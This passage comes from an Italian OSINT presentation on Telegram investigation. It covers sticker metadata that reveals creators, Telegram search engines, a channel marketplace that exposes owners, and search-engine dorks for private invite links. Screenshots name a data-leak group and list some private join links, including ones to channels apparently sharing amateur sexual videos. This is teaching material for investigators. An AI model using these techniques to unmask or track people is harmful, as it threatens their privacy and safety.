

Anche gli stickers **contengono alcuni metadati** che possono ricondurre all'autore, in questo caso è stato possibile risalire ai 2 autori della versione a 64x e 32 mediante l'ausilio @FindStickerCreatorBot



MOTORI DI RICERCA

TELEGAGO - [https://cse.google.com/cse?
q=+&cx=006368593537057042503:efxu7xprihg#gsc.tab=0&gsc.q=%20&gsc.page=1](https://cse.google.com/cse?q=+&cx=006368593537057042503:efxu7xprihg#gsc.tab=0&gsc.q=%20&gsc.page=1)


Motore di ricerca basato su CSE. Automatizza
delle DORK che filtrano i contenuti dei principali
motori di ricerca di Telegram. Si possono filtrare
i risultati per categoria.



MOTORI DI RICERCA

TELECRACK - <https://telegcrack.com>

Motore di ricerca orientato alla ricerca di contenuti pubblicati su Telegraph, la piattaforma di microblogging diffusa su territorio CIS.



MOTORI DI RICERCA

XTEA.IO - <https://xtea.io/ts.html#gsc.tab=0&gsc.q=>

Motore di ricerca orientato alla ricerca di contenuti pubblicati su Telegram, indicizza anche alcune community cinesi.

The screenshot shows the XTEA.IO search interface. At the top, it says "Name knife Telegram search" and "Comprehensive version". Below that, there's a tip: "Tips! You can search using multiple keywords (separate spaces). For example:" followed by two examples: "Bitcoin swarm" and "Beijing Group".

The search bar contains the text "Databases". Below the search bar, there are tabs: "Tutti i risultati" (selected), "群组" (Groups), and "频道" (Channels). It also shows "Circa 190 risultati (0.16 secondi)" and "Ordina per: Relevance".

The search results list includes:

- Database leak 数据泄露交流– Telegram**
Telegram › databaselaked
Database leak 数据泄露交流- 京东商城. 4.1K views 14:40 ... 建立非公开群组, 提交数据(准入资格)审核数据共享在非公开群组- 54%. 建立公开群组, 提交数据等价 ...
- Dashboard 更新发布– Telegram**
Telegram › ...
... to how you access free GeoLite2 databases starting December 30, 2019. ... 请不要试图在群文件里随意下载一个您也不清楚修改了什么的模块就别 ...
- 指南– Telegram**


At the bottom, there's a note: "如网站机器人等直接评论区回复就行, 暂无违禁词".

MOTORI DI RICERCA

MARKET -

<https://smmacc.ru/shop/telegram.html>

Marketplace per la vendita di vanity link di canali Telegram, essendo una piattaforma di vendita verrà esposto anche l'owner del canale.



The screenshot shows the SMMACC website's search interface for Telegram channels. The search filters include:

- ЦЕНА:** From 500, To 69500000
- ПОДПИСЧИКИ:** From 0, To 871400
- ТЕМАТИКА:** Choose topic (e.g., Выберите тему)
- АУДИТОРИЯ:** Живые¹
- ПОЛ:** Ж¹⁸⁶, М⁴⁵³, МЖ¹⁰⁶⁵
- ГЕО:** БУРК⁴, РФ¹⁶⁹⁴, РФ¹, СНГ²⁹

Below the filters, a search bar says "Поиск в базе по названию". The results table shows the following data:

ССЫЛКА	ЦЕНА	ПОДПИСЧИКИ	ЦП	ТЕМАТИКА	ПОЛ
300 000 руб.	11 100	27 руб.		Криптовалюты	
10 500 руб.	5 700	1.8 руб.			
500 руб.	400	1.2 руб.			
75 000 руб.	19 000				

MOTORI DI RICERCA

TGSTAT.RU - <https://tgstat.ru>

Motore di ricerca che indicizza anche i messaggi pubblica sui canali.
Interessante in quanto tiene traccia anche di messaggio cancellati.

The screenshot shows the TGStat.RU website interface. At the top, there is a dark header with the TGStat logo, a search bar, and language selection (Russian). A tooltip indicates "This page is in Russian" and provides options to "Translate to English". Below the header, there are navigation links for Catalog, Ratings, Analytics, and Telegram Monitoring. The main content area is titled "Каталог Telegram-каналов и чатов" (Catalog of Telegram channels and chats) and includes a dropdown for "Russia". The page displays several cards for different channels:

- Продвигайтесь у блогеров**: "Продвигайтесь у блогеров в Сторис - InstaJet.io". It features a megaphone icon and a "Посмотреть" button.
- NN**: "Пишем о финансах и технологиях. Проводим эксперименты." It features a yellow circle with "NN" and a "Посмотреть" button.
- Telegram Ads от €3000 в год**: "Подключение за 1-3 дня. Поддержка, кэшбэк, документы." It features a "Подключиться" button.
- Кровавая барыня**: "1 254 094 подписчиков". It features a profile picture and a "Посмотреть" button.
- Дима Масленников Блоггер**: "1 177 383 подписчиков". It features a profile picture and a "Посмотреть" button.
- КРУГИ НА ПОЛЯХ**: "1 151 236 подписчиков". It features a profile picture and a "Посмотреть" button.
- НЕВЗОРОВ**: "1 142 580 подписчиков". It features a profile picture and a "Посмотреть" button.
- Осторожно, новости**: "1 130 604 подписчиков". It features a profile picture and a "Посмотреть" button.
- Read me**: "1 125 800 подписчиков". It features a profile picture and a "Посмотреть" button.

MOTORI DI RICERCA

INTELX.IO - <https://intelx.io>

Un engine dedicata allo scraping di materiale condiviso in contesto underground Deep e Dark. Indicizza alcuni match come IP, url etc. Tra questi si possono trovare inviti a canali privati o collegamenti personali.



The screenshot shows the Intelx search interface. At the top, there's a search bar with the URL <https://t.me/joinchat/>, a blue "Search" button, and a "Advanced" link. Below the search bar, a message indicates "Found 247 Website HTMLs, 38 Text Files, 15 Pastes, 4 CSV Files, 1 Word File, 1 Domain". The main results section displays several search hits, each with a timestamp range from "2021-01-27 - 2022-09-05". The results include:

- Telegram: Contact @ALindbergh
- +signup - Telegram: Contact @TSellMe_bot
- Contact @arisudesu
- + @foxyfoxx
- + urechaos
- 2021-01-27 - 2022-09-05
- 2021-01-27 - 2022-09-05
- 2021-01-27 - 2022-09-05
- 2021-01-27 - 2022-09-05

DORK

Per ultime ma non per
importanza ci sono le
Goggle/Yandex/* Dork.
Facendo attenzione su come
le informazioni riguardanti
Telegram vengono indicizzate
si possono fare semplici dork
per identificare ulteriori
informazioni.

The screenshot shows a search results page from tgstat.com. The search query in the bar is "site:tgstat.com "t.me/joinchat/" ita". The results are filtered by "All" and show approximately 1,200 results in 0.35 seconds. A tip is provided: "Tip: Search for English results only. You can specify your search language in Preferences". The first result is a Telegram channel for "Serie TV - ITA" (@serietvitalia4) which links to a group on t.me/joinchat/AAAAAFQIUmHNQmQS7Sjuwg. The second result is for an Italian Telegram channel (@italiano) which links to a group on t.me/joinchat/. The third result is for a channel named "Piedi [ita]" (@piedipiubelli) which links to a group on t.me/joinchat/S4Rlr1q9VZ33Tv9c. The fourth result is for a channel named "SOLO VIDEO AMATORIALI ITALIANI" (@Puttane_Online) which links to a group on t.me/joinchat/AAAAAAEXWGhOsO_kykH-Dew.

site:tgstat.com "t.me/joinchat/" ita

All Videos Images News Maps More Tools

About 1,200 results (0.35 seconds)

Tip: Search for English results only. You can specify your search language in Preferences

<https://tgstat.com> › channel › @seriet... · Translate this page

Telegram channel " Serie TV - ITA " — @serietvitalia4 - TGStat

Canale MADRE @serietvitalia4 Canale FILM ➔ https://t.me/joinchat/AAAAAFQIUmHNQmQS7Sjuwg Gruppo DISCUSSIONE ...

<https://tgstat.com> › channel › @italiano

Telegram channel "ITALIANO" - TGStat

Want to speak Italian with people from all around the world? Make sure to join our group by clicking the link below! Link: https://t.me/joinchat/ ...

<https://tgstat.com> › channel

Telegram channel "Piedi [ita]" — @piedipiubelli - TGStat

Piedi [ita]. @piedipiubelli ... Channel's geo and language. Italy, Italian. Category ... Network

<https://t.me/joinchat/S4Rlr1q9VZ33Tv9c> ...

<https://tgstat.com> › channel · Translate this page

Telegram channel "SOLO VIDEO AMATORIALI ITALIANI"

Italy, Italian ... Un classico italiano ❤️ @Puttane_Online ... http://t.me/joinchat/AAAAAAEXWGhOsO_kykH-Dew · @Puttane_Online

GRAZIE!

Giacomo Giallombardo

github.com/aaarghhh
@aaarghhh
aaarghhh#0001